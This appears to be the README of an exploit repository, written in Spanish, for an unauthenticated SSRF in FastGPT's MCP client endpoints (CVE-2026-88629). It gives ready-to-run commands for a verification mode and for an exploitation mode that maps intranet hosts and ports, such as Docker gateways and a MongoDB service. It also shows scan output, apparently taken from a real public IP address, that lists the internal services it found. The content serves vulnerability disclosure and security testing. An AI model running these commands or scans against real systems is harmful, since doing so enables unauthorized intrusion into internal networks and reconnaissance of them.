 exploreio/cve-2026-88629-fastgpt-mcp-client-ssrf
PoC en Python y script de explotación para CVE-2026-88629, una SSRF no autenticada en los endpoints getTools/runTool del cliente MCP de FastGPT, con sondeo de puertos de la intranet.

getTools y runTool de FastGPTEnglish | 简体中文
Versiones afectadas: FastGPT Community Edition 4.10.0 ~ 4.14.x

Tanto los endpoints getTools como runTool bajo /api/support/mcp/client/ aceptan una url del cuerpo de la solicitud y hacen que el servidor inicie activamente una conexión MCP/SSE hacia ella. Ninguno de los dos endpoints realiza ninguna autenticación, la url está totalmente controlada por el atacante y el resultado de la conexión (conexión rechazada / tiempo de espera agotado / código de estado HTTP / tipo de contenido de la respuesta) se refleja en los mensajes de error — lo que constituye un SSRF no autenticado combinado con un oráculo de mapeo de la intranet.
Explotación en el mundo real:


Modo POC (verificar que la vulnerabilidad existe):
python mcp_client_ssrf_poc.py --target https://8.155.27.243
python mcp_client_ssrf_poc.py --target https://8.155.27.243 --endpoint runTool
Salida verificada (extracto):
[1] Outbound to its own public address: {"code":500,...,"message":"SSE error: TypeError: fetch failed: Hostname/IP does not match certificate's altnames..."}
[2] Outbound to a closed internal port: {"code":500,...,"message":"SSE error: TypeError: fetch failed: connect ECONNREFUSED 127.0.0.1:47654",...}

[+] VULNERABLE — The server made a real outbound request to the user-supplied URL (unauthenticated SSRF)
Modo EXP (sondeo de IP:puerto de la intranet, clasificación de tres estados: abierto / cerrado / filtrado):
python mcp_client_ssrf_poc.py --target https://8.155.27.243 --mode exp \
  --ips 127.0.0.1,172.17.0.1,172.18.0.1,sandbox,mongo \
  --ports 80,3000-3005,3306,27017 --threads 8
Salida verificada (20 sondeos, descubriendo automáticamente 4 servicios de intranet abiertos):
===== Intranet Asset Matrix =====
Host 127.0.0.1: open 0 | closed 5 | filtered/no response 0
Host 172.18.0.1: open 2 | closed 3 | filtered/no response 0
    [OPEN] 172.18.0.1:80    HTTP service reachable, response status code 404
    [OPEN] 172.18.0.1:3000  HTTP service reachable (non-MCP, content-type read back)
Host sandbox: open 1 | closed 4 | filtered/no response 0
    [OPEN] sandbox:3000     HTTP service reachable, response status code 500
Host mongo: open 1 | closed 4 | filtered/no response 0
    [OPEN] mongo:27017      HTTP service reachable (non-MCP, content-type read back)

[+] EXP finished: 4 open intranet services found in total
Nota: El protocolo/puerto de
--targetdebe coincidir con el despliegue real (este objetivo sirve la API solo en https/443; usar http/80 da un 404 de nginx, y la comprobación previa del script informará explícitamente de "endpoint unreachable" en lugar de producir un falso positivo).
Chino
https://exploreio.github.io/2026/09/30/CVE-2026-88629/
Inglés
https://exploreio.github.io/2026/09/30/CVE-2026-88629-EN/
Esta prueba de concepto es solo para fines educativos y de pruebas de seguridad autorizadas. El autor no asume ninguna responsabilidad por el uso indebido de esta información. Obtenga siempre la autorización adecuada antes de probar cualquier sistema.






